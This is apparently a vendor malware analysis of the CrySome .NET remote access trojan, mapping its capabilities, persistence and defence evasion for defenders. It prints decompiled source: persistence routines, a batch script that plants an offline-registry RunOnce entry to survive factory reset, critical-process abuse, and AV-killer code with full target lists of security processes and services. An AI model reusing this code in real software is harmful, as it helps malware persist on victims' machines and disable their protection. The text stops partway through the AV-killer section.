


CrySome RAT : An Advanced Persistent .NET Remote Access Trojan

 cyfirma.com/research/crysome-rat-an-advanced-persistent-net-remote-access-trojan

Published On : 2026-03-27



EXECUTIVE SUMMARY

CrySome is a feature-rich remote access trojan (RAT) developed in C# for the .NET ecosystem, designed to establish and maintain a persistent command-and-control (C2) channel over TCP while enabling full-spectrum remote operations on compromised systems. Beyond standard RAT functionality such as command execution, file manipulation, surveillance, and credential theft, this implant distinguishes itself through its deeply integrated persistence, AV killer, and anti-removal architecture.

A defining characteristic of CrySome is its ability to survive system resets by leveraging recovery partition abuse and offline registry modification, allowing execution to be re-established even after a factory reset. This is coupled with multi-layered persistence mechanisms including scheduled tasks, Windows services with recovery policies, watchdog processes, redundant binary placement, and registry-based execution triggers.

The malware also incorporates aggressive defense evasion through its AVKiller module, which systematically disables security products, blocks updates, and prevents reinstallation attempts. Combined with stealth capabilities such as hidden virtual desktop (HVNC) control, browser credential extraction, and real-time activity awareness via foreground window tracking, CrySome provides operators with both resilience and deep visibility into victim environments. Overall, it represents a mature and operationally capable threat with strong emphasis on persistence, stealth, and control continuity.

INTRODUCTION

This analysis is based on static and dynamic examination of decompiled code, allowing direct visibility into the internal structure, logic flow, and modular design of the CrySome client. Unlike black-box binary analysis, this approach enables precise mapping of capabilities to specific components such as SelfProtect, AVKiller, Survival, and command handlers, providing a clearer understanding of how the malware operates in real-world scenarios.

CrySome follows a modular architecture where an initial bootstrap phase establishes execution, loads configuration, and conditionally enables persistence and evasion features. It then transitions into a continuous network loop that processes incoming commands through a structured packet-based protocol. Each packet corresponds to a defined capability, effectively exposing a remote API controlled by the operator.

What makes this implementation notable is not just the breadth of features, but the depth of its persistence engineering. The inclusion of recovery-partition abuse and offline registry manipulation indicates deliberate design to outlive traditional remediation techniques such as system reset or basic cleanup. Additionally, the integration of HVNC-based remote control allows attackers to operate in a hidden desktop environment, significantly reducing user visibility and detection risk during interactive sessions.

KEY CAPABILITIES

- **Command Execution:** Supports remote execution of shell and PowerShell commands, allowing full control over the system.
- **File Operations:** Enables file upload, download, deletion, and directory browsing for both data exfiltration and payload staging.
- **Process Management:** Can enumerate running processes and terminate selected ones to disrupt defenses or system operations.
- **System Reconnaissance:** Collects detailed host information, including OS, username, uptime, and active window context.
- **Screen Surveillance:** Captures screenshots for real-time visual monitoring of user activity.

- **Audio & Webcam Access:** Supports microphone recording and webcam capture for environmental surveillance.
- **Keylogging:** Records keystrokes globally to capture sensitive inputs such as credentials and communications.
- **Credential Theft:** Extracts browser-stored passwords and cookies from Chromium-based browsers like Chrome, Edge, and Brave using injection techniques.
- **HVNC (Hidden Virtual Desktop):** Launches an invisible desktop session, allowing attackers to interact with the system without the user noticing.
- **Remote Desktop Control:** Provides full remote screen streaming and input injection (mouse and keyboard control).
- **Network Pivoting:** Implements SOCKS and reverse proxy capabilities to route traffic and move laterally within networks.
- **Persistence Mechanisms:**
 - Scheduled task execution (recurring trigger)
 - Registry-based startup (RunOnce)
 - Windows service installation with auto-restart
 - Watchdog process for self-recovery
 - Redundant binary copies in hidden locations
- **Reset Survival Persistence:**
 - Stores payload in recovery partition (C:\Recovery\OEM)
 - Modifies the offline registry to execute after a system reset
 - Ensures execution even after a factory reset
- **Self-Protection:**
 - File locking to prevent deletion
 - Hidden/system file attributes
 - Process protection via security descriptors
 - Optional critical process flag (can trigger BSOD on termination)
- **Defense Evasion (AVKiller):**
 - Terminates antivirus and security processes
 - Disables security services permanently
 - Blocks antivirus installation attempts
 - Disables Microsoft Defender via PowerShell and registry
 - Uses IFEO hijacking to prevent security tools from launching
 - Blocks antivirus update servers via hosts file poisoning
- **Communication & Control:**
 - TCP-based C2 communication
 - Structured packet-based command handling
 - Feature-based modular activation via configuration
- **Stealth & Evasion:**
 - Uses legitimate-looking file names and directories
 - Runs processes in hidden mode
 - Avoids user visibility during execution

- **Resilience & Redundancy:**

- Multi-layer persistence strategy
- Continuous monitoring and self-relaunch mechanisms
- Prevents recovery of security defenses

These combined capabilities make CrySome a highly persistent, stealthy, and fully featured remote access trojan designed for long-term control and resistance against removal.


STATIC ANALYSIS

CrySome RAT Profile:

Attribute	Value
Malware Name	CrySome RAT
Client Executable	Crysome.Client.exe
Server Executable	CrySome.Server.exe
Language	C# / .NET
Packaging	Costura.Fody (embedded dependencies)
Debug Log Path	%TEMP%\Crysome_debug.log (fallback: C:\Crysome_debug.log)
Client SHA256	f30f32937999abe4fa6e90234773e0528a4b2bd1d6de5323d59ac96cdb58f25d
Server SHA256	fa896cc8ce13c69f6306eff2a8698998b48b422784053df6bb078c17fe3f04c3
First Seen	20 March 2026

Packaging and build-time tooling:

The presence of Costura AssemblyLoader and a Fody-processed marker file indicates the original build merged dependent assemblies into the output. In a raw PE, analysts should expect managed resources that inflate file size and runtime resolution of assemblies from embedded streams rather than from a separate libs folder on disk. This pattern is common among .NET RATs that wish to ship a single executable for simpler delivery.



Network communication:

CrySome communicates with its command-and-control server over a TCP connection. Once the connection is successfully established, the client immediately initiates a data exchange with the server.

```
while (running)
{
    try
    {
        client = new CrysomeClient();
        Program.Log("TCP connect to " + address?.ToString() + ":" + ClientConfiguration.Port + "...");
        client.TcpClient.Connect(address, ClientConfiguration.Port);
        if (client.TcpClient.Connected)
        {
            Program.Log("TCP CONNECTED! Sending client info...");
            SendClientInfo(); ←
            break;
        }
    }
}
```

System profiling:

Once connected, it transmits a detailed client information payload containing the username, system name, operating system details, system uptime, geographic region code, and any group identifier defined in the configuration. In addition to these standard fields, it also includes the title of the currently active foreground window.

The inclusion of the foreground window title provides immediate context about the user's current activity. This allows the operator to understand what application or content the user is actively engaging with, such as a browser session, email client, or financial portal, without needing to initiate a full remote desktop session.

```
private void SendClientInfo()
{
    try
    {
        SystemInformation systemInformation = SystemInformation.Get();
        ClientInfoResponsePacket packet = new ClientInfoResponsePacket
        (ClientConfiguration.Identifier, (client.RemoteAddress != null) ?
        client.RemoteAddress.Address.ToString() : "0.0.0.0", (client.RemoteAddress !=
        null) ? client.RemoteAddress.Port : 0, systemInformation.UserName,
        systemInformation.ComputerName, systemInformation.OperatingSystem,
        systemInformation.ActiveWindowTitle, systemInformation.Uptime,
        systemInformation.CountryCode, ClientConfiguration.Group);
        client.SendPacket(packet);
        Program.Log("Client info sent: " + systemInformation.UserName + " / " +
        systemInformation.OperatingSystem + " / " + systemInformation.CountryCode);
    }
    catch (Exception ex)
    {
        Program.Log("SendClientInfo error: " + ex.Message);
    }
}
```

Activate Windows

Command Dispatch and Capability Control:

RegisterHandlers() sets up the core command handling mechanism by registering packet handlers that define how the client responds to incoming instructions from the server. Certain handlers, such as client

information retrieval, system information collection, and ping responses, are always active, ensuring the client can identify itself, provide host details, and always maintain connectivity checks.

Additional capabilities are conditionally enabled based on configuration flags. If command execution is permitted, the client can run remote shell commands; if direct link handling is enabled, it can download and execute payloads from provided sources; and if file transfer is allowed, it supports structured data exchange between the client and server. This design allows the operator to dynamically control functionality while keeping a minimal baseline communication layer always active.

```
private void RegisterHandlers()
{
    packetChannel.RegisterHandler<ClientInfoRequestPacket>(SystemHandlers.HandleClientInfo);
    packetChannel.RegisterHandler<GetSystemInfoRequestPacket>(SystemHandlers.HandleGetSystemInfo);
    packetChannel.RegisterHandler<PingRequestPacket>(PingHandlers.HandlePing);
    if (ClientConfiguration.IsFeatureEnabled("cmd"))
    {
        packetChannel.RegisterHandler<RunCommandRequestPacket>(CommandHandlers.HandleRunCommand);
    }
    if (ClientConfiguration.IsFeatureEnabled("direct"))
    {
        packetChannel.RegisterHandler<DirectLinkRequestPacket>(DirectLinkHandlers.HandleDirectLink);
    }
    if (ClientConfiguration.IsFeatureEnabled("file"))
    {
        packetChannel.RegisterHandler<FileTransferRequestPacket>(FileTransferHandlers.HandleFileTransfer);
    }
}
```

Below is the complete list of supported features, associated commands, and their operational use cases within the client.

Feature	Command	Use Case
cmd	RunCommandRequest	Execute arbitrary shell / PowerShell commands remotely
direct	DirectLinkRequest	Download payload to temp and execute directly (fileless-style execution path)
file	FileTransferRequest	Chunked file upload/download channel (exfiltration & staging)
screen	TakeScreenshotRequest	Capture single-frame screenshot for visual reconnaissance
restart	RestartRequest	Force system reboot via OS command (disruption / persistence trigger)
filemgr	GetDrivesRequest	Enumerate available drives
filemgr	GetDirectoryRequest	Browse directories remotely
filemgr	ReadFileRequest	Read file contents (data exfiltration)
filemgr	DeleteFileRequest	Delete files (anti-forensics / sabotage)
filemgr	SendFileRequest	Upload file from operator to victim

proxy	StartProxyRequest	Start local SOCKS proxy (pivoting / lateral movement)
proxy	StartReverseProxyPacket	Initiate reverse proxy tunnel
proxy	StopProxyRequest	Stop proxy services
proxy	ReverseProxyStartPacket	Establish reverse proxy session
proxy	ReverseProxyDataPacket	Tunnel network traffic
proxy	ReverseProxyEndPacket	Terminate proxy session
proc	GetProcessListRequest	Enumerate running processes (situational awareness)
proc	KillProcessRequest	Terminate selected process (defense evasion / disruption)
audio	RequestAudioPacket	Capture audio snapshot
audio	GetAudioDevicesPacket	Enumerate microphone devices
audio	StartAudioStreamPacket	Start live audio streaming
audio	StopAudioStreamPacket	Stop audio capture
cam	RequestCameraFramePacket	Capture webcam frame
cam	GetCameraDevicesPacket	Enumerate camera devices
rdp	GetScreensRequest	Enumerate available displays (multi-monitor awareness)
rdp	StartRemoteDesktopPacket	Start remote desktop stream
rdp	StopRemoteDesktopPacket	Stop remote session
rdp	RemoteInputPacket	Inject mouse/keyboard input
hvnc	StartHvncPacket	Launch hidden virtual desktop session (stealth control)
hvnc	StopHvncPacket	Terminate HVNC session
hvnc	HvncInputPacket	Inject input into hidden session
hvnc	HvncRunRequestPacket	Execute apps inside a hidden desktop
cred	RequestCredentialsPacket	Extract stored browser credentials / cookies
keylog	StartKeyloggerPacket	Start global keystroke logging
keylog	StopKeyloggerPacket	Stop keylogger
chat	ChatMessagePacket	Operator ↔ victim communication (social engineering channel)

These capabilities collectively transform the implant into a highly specialized remote access platform, extending far beyond basic command execution into full-spectrum system control, surveillance, and data exfiltration.

The integration of advanced features such as HVNC, credential harvesting, proxy-based pivoting, and real-time monitoring enables covert, interactive, and persistent access to compromised environments.

Together, they position the malware as a comprehensive post-exploitation framework designed for stealthy, long-term operational control and lateral movement.

Advanced Persistence Technique:

Scheduled task:

The Install() method in the Persistence class establishes persistence by creating a scheduled task that repeatedly executes the client at fixed intervals. When enabled via configuration, it retrieves the executable path and registers a task named CrySomeLoader using schtasks.exe, configured to run every five minutes. This ensures automatic relaunch upon termination, providing a reliable and low-profile persistence mechanism.

```
public static class Persistence
{
    public static void Install()
    {
        if (!ClientConfiguration.Persistence)
        {
            return;
        }
        try
        {
            string processPath = ClientConfiguration.GetProcessPath();
            if (!string.IsNullOrEmpty(processPath))
            {
                Process.Start(new ProcessStartInfo
                {
                    FileName = "schtasks.exe",
                    Arguments = "/create /tn \"CrySomeLoader\" /tr \"" + processPath + "\" /sc minute /mo 5 /f",
                    UseShellExecute = false,
                    CreateNoWindow = true,
                    WindowStyle = ProcessWindowStyle.Hidden
                }).WaitForExit(10000);
            }
        }
    }
}
```

Self-protection module:

The Start() function serves as the central coordinator for self-protection, combining multiple layers such as file locking, hidden attributes, backup deployment, registry-based execution, and watchdog process creation. It invokes key routines, including LockOwnFile, HidePath, EnsureBackups, AddStartupRegistry, SpawnWatcher, and MonitorWatcher, which together strengthen persistence and significantly increase resistance to removal or disruption.

```

public static void Start()
{
    LockOwnFile();
    HidePath(GetCurrentExe());
    EnsureBackups();
    AddStartupRegistry();
    SpawnWatcher();
    _watchThread = new Thread(MonitorWatcher)
    {
        IsBackground = true
    };
    _watchThread.Start();
    Program.Log("SelfProtect: active (watchdog + lock + hidden + startup)")
}

```

File locking mechanism:

LockOwnFile() opens the current executable with restricted sharing permissions, effectively preventing other processes from modifying or deleting it. By keeping a read lock active, it ensures the binary remains in use, which complicates cleanup attempts by security tools or analysts.

```

private static void LockOwnFile()
{
    try
    {
        string currentExe = GetCurrentExe();
        if (!string.IsNullOrEmpty(currentExe) && File.Exists(currentExe) && _fileLock == null)
        {
            _fileLock = new FileStream(currentExe, FileMode.Open, FileAccess.Read, FileShare.Read);
        }
    }
    catch
    {
    }
}

```

File hiding technique:

HidePath() modifies file attributes to mark the executable as both hidden and a system file. This reduces visibility in standard file explorers and discourages casual discovery by users.

```

private static void HidePath(string path)
{
    if (string.IsNullOrEmpty(path))
    {
        return;
    }
    try
    {
        if (File.Exists(path))
        {
            File.SetAttributes(path, File.GetAttributes(path) | FileAttributes.Hidden | FileAttributes.System);
        }
    }
}

```

Backup persistence locations:

The malware defines two fallback locations using legitimate-looking directories under AppData and LocalAppData. It uses names like RuntimeBroker.exe and system-like paths to blend in with normal Windows components, improving stealth and survivability.

```
private static string _primaryExeName = "RuntimeBroker.exe";

private static string PrimaryDir => Path.Combine(Environment.GetFolderPath(
    Environment.SpecialFolder.ApplicationData), "Microsoft", "Windows");

private static string BackupDir => Path.Combine(Environment.GetFolderPath(
    Environment.SpecialFolder.LocalApplicationData), "Microsoft", "CLR");
```

Redundant binary deployment

EnsureBackups() copies the main executable into both primary and backup directories if not already present. This redundancy ensures that even if one instance is removed, another copy can be used to restore execution.

```
private static void EnsureBackups()
{
    string currentExe = GetCurrentExe();
    if (!string.IsNullOrEmpty(currentExe) && File.Exists(currentExe))
    {
        CopyIfMissing(currentExe, PrimaryDir, PrimaryExe);
        CopyIfMissing(currentExe, BackupDir, BackupExe);
    }
}
```

Registry-based persistence:

AddStartupRegistry() writes an entry into the RunOnce registry key, pointing to either the primary copy or the current executable. This guarantees execution on the next system start while maintaining a low footprint compared to more persistent Run keys.

```
private static void AddStartupRegistry()
{
    try
    {
        string text = (File.Exists(PrimaryExe) ? PrimaryExe : GetCurrentExe());
        using RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\
\\CurrentVersion\\RunOnce", writable: true);
        registryKey?.SetValue("RuntimeBroker", "\"" + text + "\"", RegistryValueKind.String);
    }
    catch
    {
    }
}
```



Watchdog process creation:

SpawnWatcher() launches a secondary instance of the malware in hidden mode with a special watcher argument. This process tracks the main instance and can potentially restart it if terminated, creating a

mutual monitoring setup.

```
private static void SpawnWatcher()
{
    try
    {
        string text = (File.Exists(BackupExe) ? BackupExe : PrimaryExe);
        if (File.Exists(text))
        {
            Process process = Process.Start(new ProcessStartInfo(text, "--watcher " +
                Process.GetCurrentProcess().Id)
            {
                UseShellExecute = false,
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
            if (process != null)
            {
                _watcherPid = process.Id;
            }
        }
    }
}
```

Critical process abuse:

SetCriticalProcess() elevates the process to a critical system process using undocumented APIs. If the process is forcibly terminated, it can trigger a system crash (BSOD), acting as a strong deterrent against manual or automated killing.

```
private static void SetCriticalProcess()
{
    try
    {
        Process.EnterDebugMode();
        bool pbOld = false;
        RtlSetProcessIsCritical(bNew: true, ref pbOld, bNeedScb: false);
        Program.Log("SelfProtect: Critical process set (BSOD on kill)");
    }
    catch (Exception ex)
    {
        Program.Log("SelfProtect: Failed to set critical process: " + ex.Message);
    }
}
```

Process protection via security descriptor:

ProtectProcess() applies a restrictive security descriptor to the process handle, denying access rights such as termination to other users or processes. This adds another layer of resistance against interference or debugging attempts.

```

private static void ProtectProcess()
{
    try
    {
        IntPtr handle = Process.GetCurrentProcess().Handle;
        IntPtr SecurityDescriptor = IntPtr.Zero;
        uint SecurityDescriptorSize = 0u;
        if (ConvertStringSecurityDescriptorToSecurityDescriptor("D:(D;;0x0001;;;WD)", 1u, out
            SecurityDescriptor, out SecurityDescriptorSize))
        {
            SetKernelObjectSecurity(handle, 4, SecurityDescriptor);
        }
    }
}

```

Survival Module:

This component acts as the primary persistence trigger and is executed only when the survival feature is enabled in the configuration. It deploys two separate persistence mechanisms, one based on Windows services and another tied to system reset behavior. This dual approach highlights a layered persistence strategy, ensuring continued execution even if one method is removed or fails.

```

public static void Install()
{
    if (!ClientConfiguration.IsFeatureEnabled("survival"))
    {
        return;
    }
    try
    {
        InstallService();
        InstallResetSurvival();
    }
    catch (Exception ex)
    {
        Program.Log("Survival error: " + ex.Message);
    }
}

```

Service Persistence:

InstallService() establishes persistence by creating a Windows service named WindowsHealthMonitor, using a legitimate-looking display name to blend in with normal system services and avoid suspicion. The service is configured to start automatically at boot and is also launched immediately after creation. A key aspect of its configuration is the failure recovery policy, which is set to automatically restart the service after a crash. This means that even if the process is terminated, the operating system will relaunch it, ensuring continuous execution.

```

private static void InstallService()
{
    try
    {
        string processPath = ClientConfiguration.GetProcessPath();
        string text = "WindowsHealthMonitor";
        string text2 = "Windows System Health Monitor";
        string text3 = "Monitors system health and performance diagnostics.";
        if (ServiceExists(text))
        {
            Program.Log("Survival: Service already exists.");
            return;
        }
        RunSc("create \"" + text + "\" binPath= \"" + processPath + "\" start= auto DisplayName= \"" +
            text2 + "\"");
        RunSc("description \"" + text + "\" \"" + text3 + "\"");
        RunSc("failure \"" + text + "\" reset= 0 actions= restart/60000/restart/60000/restart/60000");
        RunSc("start \"" + text + "\"");
        Program.Log("Survival: Service installed (" + text + ")");
    }
    catch (Exception ex)
    {
        Program.Log("Survival: Service install failed - " + ex.Message);
    }
}

```

Reset Persistence:

InstallResetSurvival() establishes persistence by copying the executable into the C:\Recovery\OEM\ directory and renaming it using a randomly generated filename to avoid detection. This location is significant because it is part of the Windows recovery environment, where files are often preserved even during system reset operations. By placing itself here, the malware ensures it can survive factory resets, making this a highly stealthy and resilient persistence technique.

```

private static void InstallResetSurvival()
{
    try
    {
        string processPath = ClientConfiguration.GetProcessPath();
        if (!string.IsNullOrEmpty(processPath) && File.Exists(processPath) && CreateEnvironment())
        {
            byte[] bytes = File.ReadAllBytes(processPath);
            string text = RandomString(12) + ".exe";
            string text2 = Path.Combine(OEMPath, text);
            File.WriteAllBytes(text2, bytes);
            Program.Log("Survival: Reset stub written " + text);
            CreatePayload("cmd /c " + text2);
        }
    }
    catch
    {
    }
}

```

Core Technique:

CreatePayload() constructs a batch script designed to achieve persistence at a deeper system level. It first loads the offline Windows registry hive, allowing it to modify registry settings outside the active OS environment. It then inserts a command into the RunOnce key, ensuring execution during the next system initialization phase, and finally unloads the registry to commit the changes.

This behavior indicates that the malware is modifying the offline registry rather than the live one, enabling it to plant execution logic that triggers after a system reset. As a result, even if the system is restored, the payload is executed automatically, making this one of the most critical and resilient persistence mechanisms.

```
private static string CreatePayload(string command)
{
    string text = RandomString(20);
    string text2 = EscapePayload(command);
    return "\r\n@echo off\r\nfor /F \"tokens=1,2,3 delims= \" %%A in ('reg query \"HKEY_LOCAL_MACHINE\
\\SOFTWARE\\Microsoft\\RecoveryEnvironment\" /v TargetOS') DO SET TARGETOS=%%C\r\n\r\nfor /F
\"tokens=1 delims=\\\" %%A in ('Echo %TARGETOS%') DO SET TARGETOSDRIVE=%%A\r\n\r\nreg load HKLM\
\" + text + \" %TARGETOSDRIVE%\\windows\\system32\\config\\SOFTWARE\r\n\r\nreg add HKLM\\\" + text +
\"\\Microsoft\\Windows\\CurrentVersion\\RunOnce /v \" + text + \" /t REG_SZ /d \" + text2 + \"\\\" \r\n\r
\nreg unload HKLM\\\" + text + \"\r\n\r\n\r\n\r\n\";
}
```

This malware demonstrates a highly resilient persistence strategy by surviving even a factory reset through the use of the Windows recovery partition, which is a relatively uncommon and stealthy technique. It leverages advanced methods such as modifying the offline registry to ensure execution after system restoration, while also maintaining a legitimate appearance by using a benign-looking service name. Overall, it employs multiple persistence layers, combining different mechanisms to ensure continued presence even if one method is detected or removed.

AVKiller Module:

This module contains hardcoded intelligence targeting a wide range of security products, enabling comprehensive defense evasion. It maintains dedicated lists covering process names for termination, service names for disabling, keyword patterns to identify security-related installers, and domains associated with antivirus updates for blocking. The coverage spans major vendors, including Windows Defender, Kaspersky, Avast, ESET, CrowdStrike, and SentinelOne, allowing the malware to systematically weaken or prevent endpoint protection mechanisms.

Antivirus Processes killer:

ScanAndKillProcesses() continuously scans all running processes and matches them against a predefined list of known antivirus and security-related executables. When a match is identified, the process is immediately terminated, effectively disabling active protection components. By leveraging parallel execution, it performs these operations quickly and at scale, minimizing any delay in neutralizing defenses. This results in persistent suppression, where security processes are repeatedly killed as soon as they restart.

```
private static readonly HashSet<string> AVProcs = new HashSet<string>(StringComparer.OrdinalIgnoreCase)
{
    "MsMpEng", "MpCmdRun", "MSASCuIL", "SecurityHealthService", "SecurityHealthHost", "SecurityHealthSystray",
    "ConfigSecurityPolicy", "NisSrv", "NortonSecurity", "navapsc",
    "nswscSvc", "NProtect", "ccSvcHst", "SymCorpUI", "McShield", "McUICnt", "mfemms", "mfevtps", "masvc", "McAPExe",
    "MMSSHOST", "ModuleCoreService", "avp", "avpui", "kavfs", "kavfsgt", "klnagent", "bdagent", "vsserv",
    "bdservicehost",
    "bdntwrk", "updatesrv", "seccenter", "bdredline", "ProductAgentService", "AvastSvc", "AvastUI", "aswidsagent",
    "afwServ", "aswToolsSvc",
    "aswEngSrv", "avgnt", "avguard", "AVGSvc", "AVGUI", "avgidsagent", "ekrn", "egui", "EsetService", "EHttpSrv",
    "MBAMService", "mbamtray", "mbam", "MBAMWsc", "PccNTMon", "TmListen", "ntrtscan", "tmbmsrv", "TmProxy",
    "coreServicesShell",
    "SAVAdminService", "SavService", "SophosHealth", "SophosCleanM", "SophosFileScanner", "SophosFS", "fshoster",
    "FSMA32", "fsaua", "fsorsp",
    "cmdagent", "CisTray", "cavwp", "PSANHost", "PSUAMain", "PSUASvc", "WRSa", "WRCoreService", "a2service",
    "a2guard",
    "a2start", "ZoneAlarm", "vsmon", "zlclient", "CSFalconService", "csagent", "CSFalconContainer", "SentinelAgent",
    "SentinelServiceHost", "SentinelStaticEngine",
    "SentinelHelperService", "CylanceSvc", "CylanceUI", "RepMgr", "CbDefense", "CbDefenseSensor", "dwengine",
    "dwservice", "SpIDerAgent", "dwarkdaemon",
    "Avira.ServiceHost", "avshadow", "Avira.SystrayStartTrigger", "GDScan", "AVKService", "SCANMAIN", "BDSS",
    "SBAMSvc", "BullGuardBhvProcessing", "BullGuardScanner",
    "BullGuardUpdate", "360Tray", "360sd", "ZhuDongFangYu"
}
```

```
private static void ScanAndKillProcesses()
{
    Process[] processes;
    try
    {
        processes = Process.GetProcesses();
    }
    catch
    {
        return;
    }
    Parallel.ForEach(processes, delegate(Process proc)
    {
        try
        {
            if (AVProcs.Contains(proc.ProcessName))
            {
                proc.Kill();
                Program.Log("AVKiller: killed " + proc.ProcessName + " pid=" + proc.Id);
            }
        }
    })
}
```

Blocking Security Software Installation:

InterceptInstallers() continuously monitors all running processes and specifically targets installer-related executions, such as msisexec, setup binaries, or any process containing install-related keywords. For each candidate, it inspects the command line and executable path, checking for known antivirus-related indicators. If a match is detected, suggesting that a security product installation is in progress, the process is immediately terminated along with its entire process tree. This prevents any child processes from continuing the installation, effectively blocking the deployment or reinstallation of defensive software in real time and keeping the system in an unprotected state.

```
private static readonly string[] AVKeywords = new string[42]
{
    "norton", "symantec", "mcafee", "kaspersky", "bitdefender", "avast", "avg antivirus", "eset", "nod32",
    "malwarebytes",
    "trend micro", "trendmicro", "sophos", "f-secure", "comodo", "panda security", "webroot", "emsisoft",
    "zonealarm", "crowdstrike",
    "sentinelone", "sentinel one", "cylance", "carbon black", "carbonblack", "bullguard", "vibre", "quick heal",
    "quickheal", "dr.web",
    "drweb", "avira", "g data", "gdata", "360 total security", "360totalsecurity", "antivirus", "anti-virus",
    "endpoint protection", "internet security",
    "total security", "windows defender"
};
```

```
Parallel.ForEach(processes, delegate(Process proc)
{
    try
    {
        string text = proc.ProcessName.ToLowerInvariant();
        if (text == "msiexec" || text.Contains("setup") || text.Contains("install"))
        {
            string commandLine = GetCommandLine(proc.Id);
            string text2 = null;
            try
            {
                text2 = proc.MainModule?.FileName;
            }
            catch
            {
            }
            if (ContainsAVKeyword(commandLine + " " + text2.ToLowerInvariant()))
            {
                proc.Kill();
                Program.Log("AVKiller: blocked installer " + proc.ProcessName + " pid=" + proc.Id);
                KillProcessTree(proc.Id);
            }
        }
    }
});
```

Disabling Security Services:

DisableAVServices() first enables elevated privileges to interact with protected system services, then iterates through a predefined list of antivirus-related service names. For each service, it attempts to stop it using both sc.exe and net.exe, improving reliability across different system configurations. After termination, it updates the service configuration to “disabled,” preventing it from starting again during boot. The overall effect is immediate shutdown of active security services combined with long-term prevention of their recovery, significantly weakening the system’s defensive posture.

```
private static readonly string[] AVServices = new string[41]
{
    "WinDefend", "WdNisSvc", "SecurityHealthService", "wscsvc", "Sense", "McShield", "masvc", "mfemms", "mfevtp",
    "HomeNetSvc",
    "McProxy", "McODS", "AVP", "kavfsgt", "klnagent", "VSSERV", "EPSecurityService", "EPUpdateService",
    "EPIntegrationService", "avast! Antivirus",
    "AvastWscReporter", "aswbIDSAgent", "avast! Firewall", "avgwd", "AVGSvc", "ekrn", "EsetService", "MBAMService",
    "ntrtscan", "TmListen",
    "tmbmsrv", "TmProxy", "SAVAdminService", "SAVService", "Sophos MCS Agent", "cmdAgent", "CSFalconService",
    "SentinelAgent", "SentinelStaticEngine", "CylanceSvc",
    "cbDefense"
};
```

```
private static void DisableAVServices()
{
    EnableDebugPrivilege();
